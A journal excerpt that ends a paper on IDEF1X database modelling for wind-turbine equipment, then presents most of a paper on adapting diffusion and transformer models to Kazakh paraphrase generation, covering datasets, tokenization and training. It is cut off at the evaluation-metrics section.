Often, in the final implementation of a relational database, different data access indexes are mapped using alternative keys. If the objects in the IDEF1X diagram are connected, the connection passes a key (or a set of key attributes) to the child object. These attributes are called foreign keys (FK). Foreign keys are defined as attributes of the primary keys of the parent object, which are passed to the child object through their connection. The transmitted attributes are called migrating [13].

In IDEF1X, the concept of dependent and independent entities is expanded by the type of relationship between two entities. Identifying relationships are indicated by a solid line between entities.

In the IDEF1X notation, dependent entities are represented as rounded rectangles (see Fig.2). Dependent entities are further classified into entities that cannot exist without a parent entity, and entities that cannot be identified without using a parent key (entities that depend on identification). For our case, all entities depend on the entity "Object Data", since they cannot exist without it.

Non-identifying connections unique to IDEF1X also connect the parent entity to the child. Non-identifying connections are used to display another type of transfer of foreign key attributes - transfer to the data area of a child entity (below the line). Non-identifying connections are displayed as a dotted line between objects. Since the transmitted keys in a non-identifying connection are not part of the primary key of the child object, this type of connection is not displayed in any identifying dependency [13].

The information logic model (ILM) is based on the analysis of all entity relationships, where PK (primary key) is the primary key that was defined during the

design of entities, and FK (foreign key) is a foreign key that includes attributes that form relationships between entities.

The logical structure of the relational database is built on the basis of the developed information and logical model. Currently, there are a large number of software products for the development and administration of databases that can be used to create a database of accounting and movement of wind turbine equipment.

Conclusions. Summarizing the above, we note that the advantage of IDEF1X compared to many other

relational database development methodologies is:

- strict hierarchy and standardization of modeling;
- the established standards allow to avoid various interpretations and violations in the constructed model;
- avoid critical and unforeseen situations;
- there is no need to eliminate their consequences, which has a positive effect on the quality and timing of the project.

The presented IFM is the basis for creating a database, which will be discussed in another article.

References

1. International Electrotechnical Commission. *Wind Energy Generation Systems-Part 3-2: Design Requirements for Floating Offshore Wind Turbines: Technical Specification IEC TS 61400-3-2*; International Electrotechnical Commission: Geneva, Switzerland, 2019. [Google Scholar]
2. International Electrotechnical Commission. *Wind Energy Generation Systems-Part 3-1: Design Requirements for Fixed Offshore Wind Turbines: International Standard IEC 61400-3-1*; International Electrotechnical Commission: Geneva, Switzerland, 2019. [Google Scholar]
3. DNV GL AS. *Loads and Site Conditions for Wind Turbines: Standard DNVGL-ST-0437*; DNV GL AS: Oslo, Norway, 2016. [Google Scholar]
4. S. M. Bolik, *Modelling and Analysis of Variable Speed Wind Turbines with Induction Generator during Grid Fault [Ph.D. thesis]*, Alborg University, Denmark, 2004. View at: Zentralblatt MATH
5. P. J. Moriarty and S. B. Butterfield, "Wind turbine modeling overview for control engineers," in *Proceedings of the American Control Conference (ACC '09)*.- pp. 2090-2095, St. Louis, Mo, USA, June 2009. View at: Publisher Site | Google Scholar
6. O. Anaya-Lara, *Wind Energy Generation: Modelling and Control*, John Wiley & Sons, New York, NY, USA, 2009.
7. Q. Hernández-Escobedo, F. Manzano-Agugliaro, and A. Zapata-Sierra, "The wind power of Mexico," *Renewable and Sustainable Energy Reviews*, vol. 14, no. 9, pp. 2830-2840, 2010. View at: Publisher Site | Google Scholar
8. T. Ackermann, *Wind Power in Power Systems*, John Wiley & Sons, New York, NY, USA, 2005.
9. K. Akishev., L. Akisheva L. *Avtomatika i sistemi upravleniya vozobnovlyaemikh istochnikov energii [Automation and control systems of renewable energy]*. Ed. Almaty: Lantar books LLP, 2023. - 124 p. ISBN 978-601-361-493-9
10. Wireless connectivity for offshore wind farms: why it matters, & how to get started. <https://www.groundcontrol.com/en/blog/wireless-connectivity-for-offshore-wind-farms>
11. Golushkina N.N. *Sistemii analiz I modelirovanie informazionnikh processov i sistem [System analysis and modeling of information processes and systems]: uchebnoe posobie.*-Spb, Universitet ITMO, 2016.–120 s. [in Russian].
12. Akishev K., and other. Description of the information logical model of technology of production of building products using industrial waste and the IDEF1X methodology. *Bulletin of the ENU, Technical sciences and technologies, Nursultan city, 2019, № 4(129), 2019.*- pp.8-18. <https://www.elibrary.ru/item.asp?id=43970446>
13. Tsukanova O. A. *Metodologija i instrymentarij modelirovanija biznes procesov [Methodology and tools of business process modeling](Study guide, Spb university ITMO., 2015, 97ss.).* [in Russian].

Information about the authors

Akishev K. M. - Candidate of Technical Sciences, Ass. Professor, Kazakh University of Technology and Business named after K. Kulazhanov, Astana, Kazakhstan, e-mail: akmail04cx@mail.ru;

Tulegulov A. D., Ph.D., Ass. Professor, Kazakh University of Technology and Business named after. K. Kulazhanov, Astana, Kazakhstan e-mail:tud62@yandex.ru;

Nurtai Z.T. - Ph.D., Ass. Professor, Kazakh University of Technology and Business named after. K. Kulazhanov, Astana, Kazakhstan e-mail: zhadira_nurtai@mail.ru

Aryngazin K. Sh.- Ph.D.,Professor, , Pavlodar, Republic of Kazakhstan, , e -mail: kapar47@mail.ru;

Ospanov E. A.- PhD, Associate Professor,NAO Shakarim University, Semey, Kazakhstan, e -mail:78oea@mail.ru;

Kurmanbek U.- Doctor of Technical Sciences, Associate Professor, Bishkek,, Kyrgyzstan, , e -mail: ilim_2003@mail.ru

Информация об авторах

Акишев К. М. -к.т.н., асс. профессор, Казахский университет технологии и бизнеса им. К. Кулажанова, Астана, Казахстан: e-mail:akmail04cx@mail.ru;

Тулугулов А. Д.- к.ф.м.н., асс. профессор, Казахский университет технологии и бизнеса им. К. Кулажанова, Астана, Казахстан: e-mail:tud62@yandex.ru;

Нуртай Ж. Т. - доктор PhD, асс. профессор, Казахский университет технологии и бизнеса им. К. Кулажанова, Астана, Казахстан: e-mail: zhadira_nurtai@mail.ru

Арынгазин К. Ш.-к.т.н., профессор,. Павлодар, Казахстан, e-mail: kapar47@mail.ru;

Оспанов Е. А.- доктор PhD, асс. профессор, НАО «Университет имени Шакарима, Семей, Казахстан, e-mail: 78oea@mail.ru

Курманбек У.- доктор технических наук, доцент, Бишкек, Кыргызстан, e-mail:ilim_2003@mail.ru

TEXT GENERATION MODELS FOR PARAPHRASE ON KAZAKH LANGUAGE

A.M. Kassenkhan*, N.K. Mukazhanov, S. Nuralykyzy, Z.B. Kalpeyeva,

Satbayev University, Almaty, Kazakhstan,

e-mail: a.kassenkhan@satbayev.university

This study delves into the relatively unexplored domain of natural language processing for the Kazakh language—a language with limited computational resources. The paper dissects the effectiveness of diffusion models and transformers in generating text, specifically paraphrases, which is a critical aspect of machine learning applications such as chatbots, virtual assistants, and automated translation services.

The researchers methodically adapt these advanced models to understand and generate Kazakh text, tackling the unique challenges posed by the language's complex morphology. The paper is comprehensive in its approach, covering everything from the initial adaptation of the models to the Kazakh language context, to the creation of specialized tokenizer tools, to the translation and preparation of datasets for effective training.

Through rigorous testing and performance analysis, the study identifies the strengths and weaknesses of each model type. This is critical as it informs the direction of future research and model development, with the goal of enhancing the fluency and accuracy of automated Kazakh text generation. The paper also discusses the broader impact of its findings, suggesting that the methodologies and insights gained could inform similar efforts in other low-resource languages, thereby contributing to the global field of NLP.

The research concludes with reflections on the implications of their findings for the ongoing development of machine learning technologies, asserting the potential of these technologies to accommodate the intricacies of any language, given the right approach and resources. This work not only advances the technical capabilities for Kazakh text generation but also serves as a testament to the potential of machine learning to bridge language gaps and foster greater digital inclusivity.

Keywords: Diffusion models; Transformer models; Machine learning; NLP; Paraphrase; Kazakh language;

МОДЕЛИ ГЕНЕРАЦИИ ТЕКСТА ДЛЯ ПЕРЕФРАЗА НА КАЗАХСКОМ ЯЗЫКЕ

A.M. Касенхан*, Н.К. Мукажанов, С. Нуралыкызы, Ж.Б. Кальпеева

Satbayev University, Алматы, Казахстан,

e-mail: a.kassenkhan@satbayev.university

Данное исследование углубляется в относительно неисследованную область обработки естественного языка казахского языка - языка с ограниченными вычислительными ресурсами. В статье анализируется эффективность моделей диффузии и преобразователей при создании текста, в частности перефразирования, что является важнейшим аспектом приложений машинного обучения, таких как чат-боты, виртуальные помощники и службы автоматического перевода.

Исследователи методично адаптируют эти передовые модели для понимания и создания казахского текста, решая уникальные проблемы, возникающие из-за сложной морфологии языка. Статья носит комплексный подход и охватывает все: от первоначальной адаптации моделей к контексту казахского языка до создания специализированных инструментов токенизатора, перевода и подготовки наборов данных для эффективного обучения.

Благодаря тщательному тестированию и анализу производительности исследование выявляет сильные и слабые стороны каждого типа модели. Это имеет решающее значение, поскольку определяет направление будущих исследований и разработки моделей с целью повышения беглости и точности автоматического создания казахского текста. В документе также обсуждается более широкое влияние своих выводов, предполагая, что полученные методологии и идеи могут послужить основой для аналогичных усилий на других языках с ограниченными ресурсами, тем самым способствуя глобальному развитию НЛП.

Исследование завершается размышлениями о последствиях их выводов для продолжающегося развития технологий машинного обучения, утверждая потенциал этих технологий для решения сложностей любого языка при правильном подходе и ресурсах. Эта работа не только расширяет технические возможности создания казахского текста, но и служит свидетельством потенциала машинного обучения для преодоления языковых разрывов и содействия большей цифровой инклюзивности.

Ключевые слова: диффузионные модели, Модели-трансформеры, Машинное обучение, НЛП, Парфраз, казахский язык.

ҚАЗАҚ ТІЛІНДЕГІ ПАРАФРАЗЛАРҒА АРНАЛҒАН МӘТІН ЖАСАУ МҮЛДЕРІ

А.М. Қасенхан*, Н.К. Мукажанов, С. Нуралықызы, Ж.Б. Кальпеева

Satbayev University, Алматы

e-mail: a.kassenkhan@satbayev.university

Бұл зерттеу қазақ тілі үшін табиғи тілді өңдеудің салыстырмалы түрде зерттелмеген саласын - есептеу ресурстары шектеулі тілді зерттейді. Бұл мақалада чат-боттар, виртуалды көмекшілер және автоматтандырылған аударма қызметтері сияқты машиналық оқыту қолданбаларының маңызды аспектісі болып табылатын мәтінді, атап айтқанда парфразаларды құрудағы диффузиялық модельдер мен трансформаторлардың тиімділігі қарастырылады.

Зерттеушілер тілдің күрделі морфологиясы тудыратын ерекше қиындықтарды шеше отырып, қазақ тіліндегі мәтінді түсіну және жасау үшін осы жетілдірілген үлгілерді әдістемелік тұрғыдан бейімдейді. Бұл мақалада үлгілердің қазақ тіліндегі контекстке бастапқы бейімделуінен бастап, арнайы токенизатор құралдарын құруға, тиімді оқыту үшін деректер жинақтарын аударуға және дайындауға дейін барлығы қамтылған.

Қатаң тестілеу және өнімділікті талдау арқылы зерттеу әрбір үлгі түрінің күшті және әлсіз жақтарын анықтайды. Бұл өте маңызды, өйткені ол автоматтандырылған қазақша мәтінді құрудың еркіндігі мен дәлдігін арттыру мақсатында болашақ зерттеулер мен модельдерді әзірлеу бағытын көрсетеді. Сондай-ақ, мақалада оның нәтижелерінің кенірек әсері талқыланып, алынған әдістемелер мен түсініктер басқа аз ресурс тілдеріндегі ұқсас күш-жігерді хабардар ете алады, осылайша NLP-нің жаһандық өрісіне үлес қосады.

Зерттеу дұрыс тәсіл мен ресурстарды ескере отырып, кез келген тілдің қыр-сырын орналастыру үшін осы технологиялардың әлеуетін растай отырып, машиналық оқыту технологияларының үздіксіз дамуына олардың нәтижелерінің салдары туралы ой-пікірлермен аяқталады. Бұл жұмыс қазақ тіліндегі мәтінді құрудың техникалық мүмкіндіктерін дамытып қана қоймайды, сонымен қатар, тіл олқылықтарын жою және цифрлық инклюзивтілікті арттыру үшін машиналық оқытудың әлеуетінің дәлелі болып табылады.

Түйін сөздер: Диффузиялық модельдер, трансформатор үлгілері, машиналық оқыту, NLP, парфраз, қазақ тілі.

Introduction. Traditionally, machine learning frameworks for natural language tasks have been geared towards languages with extensive resources, such as English. Nonetheless, the necessity to tailor these sophisticated frameworks to languages with fewer resources is becoming increasingly crucial to broaden the reach of NLP technologies. While there have been initiatives to modify generative pre-trained models for languages with limited resources, the research on tailoring these models for the Kazakh language, specifically for text generation, remains scant. The application of a unified model to evaluate machine translation quality across numerous language pairs has

showcased the scalability of this approach [1]. Still, its practical effectiveness and flexibility for adapting to new linguistic contexts, especially for a language with as few resources as Kazakh, are aspects that continue to pose significant inquiries.

The given study applies diffusion models and transformers to the task of text generation and paraphrasing in Kazakh, contrasting with another research [2] that uses ontologies and parsing trees for sentence classification. Both are centered on enhancing NLP resources for the Kazakh language. However, the distinction lies in the approaches: the

given research is geared towards generating new text, while the comparative study focuses on analyzing and understanding existing sentences.

This paper aims to bridge this gap by investigating the adaptation of two state-of-the-art generative models - Diffusion models and Transformers - for text generation in Kazakh. Diffusion models like Denoising Diffusion Probabilistic Models have shown promising results in high-quality and diverse text generation for English [2]. The study makes a valuable contribution to the field of natural language processing for the Kazakh and Turkish languages, offering tools for the determination of grammatical categories. Its strengths lie in the use of machine learning algorithms and extensive datasets, which are balanced by the complexities of language processing and potential limitations in the applicability of the algorithms [3]. Similarly, pretrained transformers fine-tuned on downstream tasks have dominated leaderboards across various NLP benchmarks [4]. Although there has been some work on paraphrasing datasets [5]. The research focuses on a fundamental aspect of sample-based machine translation: identifying the degree of similarity between sentences. This involves aligning an input sentence with a corresponding example from a database, selecting segments of this sentence, and subsequently adjusting or paraphrasing them to produce the intended translation [6]. The articles under review present the development of new linguistic and algorithmic solutions for information retrieval technologies within search systems, taking into account syntax and elements of semantics, including for Turkic texts [7]. The document provides a detailed description of the method for summarizing Kazakh texts [8], these studies do not solve the problem we address. Additionally, there are efforts to define semantically close words in the Kazakh language [9], and some initial work on Kazakh text generation using generative pre-trained transformers, the research involves an empirical evaluation of text generation models for the Kazakh language, characterized by its limited resources and complex morphology [10]. The research examined the grammatical peculiarities of the Kazakh language [11]. However, none of these works comprehensively address the challenges of text generation in Kazakh, a low-resource, morphologically rich Turkic language.

We detail customizing techniques like developing specialized tokenizers and translating datasets to align these models with Kazakh's linguistic intricacies. Through meticulous experimentation, we compare the advantages and limitations of diffusion models versus

transformers for sustained evolution of Kazakh text generation. Our primary contribution is pioneering the alignment of cutting-edge generative architectures with the specific needs of the Kazakh language. Findings will serve as benchmarks for future NLP advancements in similar low-resource contexts. Broader impacts include progressing text generation capabilities for understudied languages and highlighting considerations for multilingual model development.

Materials and methods. Analytical Techniques for Paraphrase Processing. Given the absence of existing models and prior work on the topic of text paraphrasing, we chose to embark on this endeavor as young researchers in the field [2].

Our aim was to explore technologies and assess the feasibility of implementation, with the goal of attempting to create a model capable of addressing the challenges posed by text paraphrasing. This decision was motivated by the recognition of a research gap and the potential to contribute novel insights and advancements in the domain of text paraphrasing models. Our research pioneers the alignment of cutting-edge technologies with Kazakh's specific needs, contributing to machine learning discourse in less commonly studied languages. The initiative to delve into unexplored territories underscores the importance of pushing the boundaries of research and innovation to pave the way for advancements in natural language processing and text generation [12], a technology for constructing and visualizing the semantic image of a full-text document using ontology [13].

The utilization of diffusional models and transformers is pivotal for assessing the efficacy of methods in interacting with the most advantageous approach. Our selected models, Shark-NLP/DiffuSeq and chatgpt_paraphraser_on_T5_base, extend beyond mere paraphrasing, demonstrating utility in text summarization and more precise language translation to various languages, particularly leveraging T5[t5]. The multifaceted benefits of employing paraphrasing encompass enhancing understanding, clarity, simplification, incorporation of different styles, adaptation to diverse audiences, language improvement, summarization, avoidance of redundancy, and seamless integration of quotations. The exploration of these potentials provides compelling and rational motivations for their application.

DIFFUSEQ, tailored for SEQ2SEQ tasks, harnesses diffusion to enhance generation quality and diversity. Featuring a minimum Bayes risk decoding algorithm, it surpasses its counterparts in text generation quality

and diversity. Theoretical connections to AR and NAR models establish DIFFUSEQ as a robust extension of iterative-NAR models. Empirical results underscore its effectiveness, marking a significant stride in SEQ2SEQ learning. Notably, our findings indicate consistent performance improvements with larger models, aligning with the trend of more accessible and potent hardware. However, there are contexts, such as client-side inference or federated learning, where smaller models prove advantageous. Transfer learning emerges as a valuable tool for achieving optimal performance in low-resource tasks, advocating for research into methods delivering robust performance with cost-effective models [14].

The subsequent examination on English datasets raised a critical question regarding efficiency. Shark-NLP/DiffuSeq, QPP with a mere 144,000 text rows for paraphrasing [14], and chatgpt_paraphraser_on_T5_base, boasting over 6 million rows for the same task [15], exhibited proficiency. Importantly, diffusion models displayed optimization, requiring less data to function effectively. Transitioning to the evaluation on a Kazakh dataset, both models yielded unsatisfactory results. Tokenization issues specific to the Kazakh language led to a loss of efficiency and the semantic meaning of source sentences. Despite efforts to adjust settings, only 30% success was achieved, preserving the base semantic meaning in an average of 3.4 sentences out of 10. Paraphrasing efficiency remained unchanged, with no replacements in sentences of 5 words and minimal replacements in longer sentences. Diverse settings yielded paraphrased sentences, but the base meaning of the source sentence was invariably lost.

Further investigations revealed that temperature, repetitions penalty, and certain parameters had limited impact due to tokenization constraints. Length of sentence, num_beams, num_beams_group, and return_sequence was found to influence output. Amidst challenges, our focus shifted to identifying and rectifying these problems.

Dataset preparation and preprocessing constituted the initial step, unveiling a scarcity of high-quality Kazakh datasets [1]. Consequently, meticulous translation and linguistic pre-processing of English datasets were undertaken, ensuring adaptability for Kazakh paraphrasing. Despite challenges associated with a narrowly focused dataset sourced from social media platforms, rife with exotic jargon and shortened sentences, we persevered. After training a stable diffusion model selected for adaptation, unsatisfactory

results ensued, as paraphrased sentences lost their basic meanings, with word replacements proving unnecessary and incorrect.

In the rapidly evolving landscape of machine learning models, the transformer architecture has emerged as a frontrunner in numerous natural language processing tasks. It has shown a particularly impressive capacity for paraphrasing in English. Given its proven competence, we deemed it prudent to adapt the transformer model, which has demonstrated remarkable results in English paraphrasing, for the Kazakh language.

Model Source. The transformer model we employed originates from the Hugging Face repository, which offers a plethora of pre-trained models. Our chosen model, specifically trained for English paraphrasing, provides a solid foundation upon which we sought to build our Kazakh paraphrasing model.

Google Colab, or Colaboratory, constitutes a free service provided by Google designed for machine learning training and data analysis research. It offers a cloud-based code execution environment built on Jupyter Notebook and provides resources for utilizing Graphics Processing Units (GPUs) and Tensor Processing Units (TPUs). Several key features and capabilities of Google Colab are highlighted below:

Free Access to GPU and TPU: Colab grants free access to Graphics Processing Units (GPUs) and Tensor Processing Units (TPUs), rendering it convenient for high-performance machine learning model training.

Integration with Google Drive: Seamless import and export of data to and from Google Drive simplify data storage and sharing.

Support for Various Libraries: Colab comes pre-installed with a plethora of libraries such as TensorFlow, PyTorch, Keras, OpenCV, and others, streamlining the development and training of machine learning models.

Data Handling and Visualization: Colab facilitates easy uploading, analysis, and visualization of data using Python libraries like Pandas, Matplotlib, and Seaborn.

Collaborative Access and Real-time Collaboration: Users can invite others for real-time collaboration on projects, making Colab a convenient tool for teamwork.

The utilization of this platform enabled us to assess the efficacy of DiffuSeq in practical applications due to its minimal data requirements. With an available dataset suitable for paraphrasing and a structure similar to QPP, minor adjustments sufficed to align it with

our objectives. Following these configurations, the process progressed to tokenization, utilizing the same tokenizer employed by DiffuSeq. Creating a tokenized word list proved swift owing to the modest dataset size. A Kazakh tokenizer was introduced into the model, and subsequent training on a Kazakh dataset, taking approximately 4 hours, revealed an unexpected challenge. The QPP tokenizer proved incompatible as the pre-trained model persisted in generating English words in the output. Occasionally, the output featured combined sentences with words from both languages. This underscored the need for a language-specific tokenizer, prompting a reevaluation of our approach.

The generated output exhibited inaccuracies not solely due to the inadequately chosen tokenizer but also owing to linguistic peculiarities, including the following factors:

Morphological Characteristics: Complex Word Structure. The Kazakh language is characterized by a rich morphology, encompassing affixes (prefixes, suffixes), and flexional changes. This complexity in word structure, where a single Kazakh word may consist of multiple morphemes, poses challenges for tokenization, diverging from the simpler structure of English words.

Declension and Conjugation: The Kazakh language employs a system of declension and conjugation, complicating the extraction of root forms and their corresponding forms in a sentence. These changes often carry significant semantic load, and mishandling them can distort the meaning of the sentence.

Word Formation: Challenges in Defining Word Boundaries. Certain Kazakh words can be intricate, containing multiple lexemes. Defining boundaries between individual words becomes problematic, especially for tokenizers trained on languages with simpler word structures.

Lexical Characteristics: Synonymy and Homonymy: Kazakh may feature words with rich semantic nuances, synonymy, or homonymy, complicating the task of accurately selecting adequate replacements during paraphrasing. Understanding context becomes critically important for proper interpretation.

Ethnic and Cultural Specificities: The Kazakh language may include terms and expressions unique to the culture and history of Kazakhstan. Some of these expressions may lack direct analogs in other languages, adding complexity to the tasks of translation and paraphrasing.

Semantic Changes Based on Word Usage in

Different Contexts: Polysemy. Certain Kazakh words may have multiple meanings depending on context. This complexity introduces challenges in determining the best translation or paraphrasing, as the choice must be conditioned not only by the word itself but also by the context of its usage.

Grammatical Characteristics: Word Order. Kazakh has its own word order, which may differ from English. For example, in Kazakh, word order can be free, and it is crucial to preserve syntactic structure during paraphrasing. Tokenizers and models must account for these nuances.

Lack of Definite Article: The Kazakh language does not use a definite article, which can also influence the tokenization and translation processes.

Diversity of Lexical Styles: Official and Informal Styles. Like many languages, Kazakh can exhibit different levels of formality and style depending on the context. Acknowledging this diversity is crucial during paraphrasing.

In light of these linguistic intricacies, our initial assumption that a generic tokenizer would suffice proved untenable. The need for a language-specific tokenizer became evident to address the linguistic idiosyncrasies inherent in the Kazakh language. This realization prompted a reevaluation of our approach, emphasizing the importance of linguistic considerations in the development of machine learning models for text generation in Kazakh.

After numerous attempts to rectify the identified issue proved unsuccessful, a decision was made to explore whether a transformer could address the task at hand. Among the models deemed suitable and of interest, the "chat_gpt_paraphraser_based_on_T5" model emerged. Its notable feature lay in its capacity to handle translation tasks into French, Romanian, and German, in addition to possessing modules for detecting semantic meaning, akin to DiffuSeq. For the sake of time and computational efficiency, we selected only the module designed for sentence paraphrasing.

Upon executing the model on an attached dataset comprising 400,000 sentences, the model's performance deviated from expectations [16] and the growing challenges in text processing that arise from the increasing volume of information on the Internet [17]. The discrepancy stemmed from the fact that the original model operated on a modified algorithm for generating paraphrased sentences, courtesy of the ChatGPT-2 algorithm. Due to this algorithm, the dataset structure transitioned from one text

corresponding to one array of 5 paraphrased versions of that text to one text aligning with an array of 15 paraphrased versions. The final dataset comprised a total of 6 million sentences.

Additionally, to expedite the translation process, a restructuring of the dataset was required. Specifically, each dataset entry contained 15 identical texts in the left column and 15 distinct paraphrased versions in the right column. The outcomes were consistent, utilizing identical hyperparameters for text generation as with DiffuSeq, and the functionality of the hyperparameters proved identical.

Dataset Acquisition. Initially, we procured a dataset [18] encompassing 140,000 rows of source-target pairs, where the source represented the original text and the target its paraphrased counterpart.

Challenges with the Initial Dataset. While our initial dataset offered a good starting point, we observed certain limitations during the preliminary stages of training. The scope of the dataset, limited to 130k rows, might not have captured the rich linguistic diversity and intricacies of the Kazakh language. Additionally, considering the complexity and capabilities of the transformer architecture, there was a potential risk of the model overfitting to this smaller dataset. These concerns compelled us to reconsider our data strategy.

Preparation of an Expansive Dataset. In our pursuit to refine the potential capabilities of our model, we delved into more extensive datasets. Our exploration led us to the Hugging Face platform, where we identified a dataset [19] that comprised an impressive 6 million rows of source-target pairs. We believed that translating and adapting this voluminous dataset to Kazakh would offer our model a broader linguistic spectrum, potentially augmenting its paraphrasing proficiency. However, due to time constraints, we did not proceed with training on this dataset. We propose that future researchers consider leveraging this enriched dataset to possibly attain superior results.

This necessitated the translation of the dataset to avoid utilizing incorrect data and attempting to replicate minimal results akin to the original model. For this task, a semi-automatic translation method utilizing machine translation was devised. This process, coupled with token creation for the dataset and subsequent training, spanned an entire week.

Translation and Dataset Refinement. The predominance of English in our selected datasets necessitated their translation into Kazakh. With meticulous attention to detail, we ensured that the

semantic essence remained intact, thus upholding the data's contextual fidelity. Once translated, the datasets were subjected to thorough preprocessing, involving the rectification of irregularities and removal of superfluous data, making them primed for potential future training exercises.

Tokenization. Challenges in Existing Tokenizers for the Kazakh Language [20]. Our journey began with an exhaustive search for pre-existing tokenizers tailored for the Kazakh language. While there are numerous tokenization tools available for major languages, we quickly discerned a gap in robust, efficient tokenizers specifically engineered for the linguistic nuances of Kazakh. Many existing tools either lacked the precision required for our paraphrasing task or were not compatible with the transformer model's requirements.

Development of a Custom Tokenizer. Recognizing this void, we embarked on the path of creating our bespoke tokenizer. Our tokenizer's design was influenced by the Sentencepiece [6] tokenizer's underlying principles, renowned for its proficiency in handling a wide array of languages. By building upon the foundational concepts of Sentencepiece and incorporating specific adaptations for Kazakh, we endeavored to engineer a tokenizer that was both efficient and linguistically adept.

Contribution to the Community. Understanding the broader implications of our work and in the spirit of promoting open research, we have made our custom Kazakh tokenizer available to the public. It has been uploaded to the Hugging Face model hub, a prominent platform known for its extensive collection of machine learning models and tools. By doing so, we aim to bridge the existing gap in Kazakh language processing tools and hope that our contribution will assist researchers, developers, and linguists in their respective endeavors.

For those interested in leveraging our tokenizer or furthering its development, it can be accessed on the Hugging Face platform under our repository.

Model Training. Initial Training. Our preliminary training was undertaken on Google Colab Pro, tapping into the computational prowess of a V100 GPU with 16 VRAM. For this phase, which used the 140k row dataset, our chosen parameters were:

Batch Size (bsz): 22

Epochs: 3

Training Duration: Approximately 2 hours

Figure 1 illustrates the training loss trajectory of the 'rut5-multitask' model over the course of training.

Notably, the plot exhibits an exponential decrease in loss values up to 12,000 steps, suggesting rapid and substantial learning by the model during the initial training phase. This promising trend indicates the

effectiveness of the chosen parameters and highlights the potential of the 'rut5-multitask' model for linguistic tasks.




Figure 1- Training loss of the 'rut5-multitask' model

Experimentation with 'rut5-multitask'. Post our initial training endeavors, we chanced upon a multi-language model for paraphrasing named 'rut5-multitask'. There was a study which offered a solution to the problem of summarizing texts in the Kazakh language, considering the process as two tasks: extracting the most important sentences and simplifying them. The TF-IDF method was used for extraction, and Seq2Seq neural network technology was utilized for sentence simplification. Due to the lack of a Kazakh dataset for training, transfer learning with a model trained on Simple English from Wikipedia was proposed. The main scientific contribution of the work is the transfer learning technology for simplifying Kazakh sentences using English language data [8]. Another study we looked at focuses on determining semantic similarity of words to enhance information retrieval tasks in the Kazakh language. This research employs vector representations of words and methods to calculate semantic closeness, with the aid of Apache Spark for distributed computing. It also details the use of pre-trained sentence transformers to grasp sentence-level semantics and speed up searches using semantic indexes. The results indicate that the proposed methods

can be an effective solution for identifying semantically similar words and texts in the Kazakh language [9]. With keen interest, we experimented with this model and observed encouraging results right from the initial training phase. This presented a promising alternative to our previous approach and underscored the potential of utilizing multilanguage models for specific linguistic tasks.

Expanded Training. With the acquisition of the larger 6 billion row dataset, there was an evident need for enhanced computational resources. Hence, we migrated our training regimen to a server fortified with dual GPUs, each boasting 24 VRAM. The parameters adjusted for this expansive dataset were:

Batch Size (bsz): 64

Epochs: 2 (Projected)

Training Duration: Estimated around 30 hours (Note: Training is ongoing, and this section will be updated post completion)

Model Foundation. It's imperative to clarify that we did not train our model from scratch. Initially, our training process was anchored on the "chatgpt_paraphraser_on_T5_base" [21] model from

Hugging Face. This strategy allowed us to leverage the knowledge encapsulated in this pre-trained model, transitioning from a model fine-tuning approach rather than an exhaustive end-to-end training.

Training Observations. Throughout the training journey, we were astute in our monitoring of the model’s loss trajectory. A discernible plateau in the loss served as an indicator that the model was possibly nearing its optimal state and might not gain significantly from protracted training. Recognizing this, we made the judicious decision to terminate the training. Such attentive oversight not only ensures judicious resource deployment but also mitigates the risk of model overfitting.

Consideration of Alternative Models. Diffusion Paraphrase Model for the Kazakh Language. During our literature review and exploration of potential models, we stumbled upon a promising diffusion-based model for paraphrasing [14], as detailed in a recently published paper. Accompanying the paper was an open-source Git repository, which provided a comprehensive walkthrough of their methodology and implementation.

However, while this diffusion model posed as an intriguing candidate, its computational demands significantly exceeded the resources at our disposal.

The complexity of the diffusion model, combined with the intricacies of the Kazakh language, would necessitate substantial computational power to train effectively and efficiently. Given our constraints as students with limited access to high-end computational infrastructure, we had to make a pragmatic decision. Thus, while the diffusion model remained an enticing avenue for potential exploration, our current resources dictated that we prioritize the more feasible transformer architecture, which also had a proven track record in paraphrasing tasks.

It’s worth noting that while our focus shifted to the transformer model, the diffusion model’s potential merits in the context of the Kazakh language remain an area of interest. Future endeavors, especially with enhanced computational capabilities, could revolve around revisiting this model to ascertain its effectiveness in paraphrasing the Kazakh language.

Evaluation metrics:

To quantitatively evaluate the performance of our model, we leveraged three distinct similarity metrics: Cosine Similarity, Jaccard Similarity, and FuzzyWuzzy Similarity. Each metric was chosen to provide a multifaceted understanding of how the paraphrased content aligns with the original.

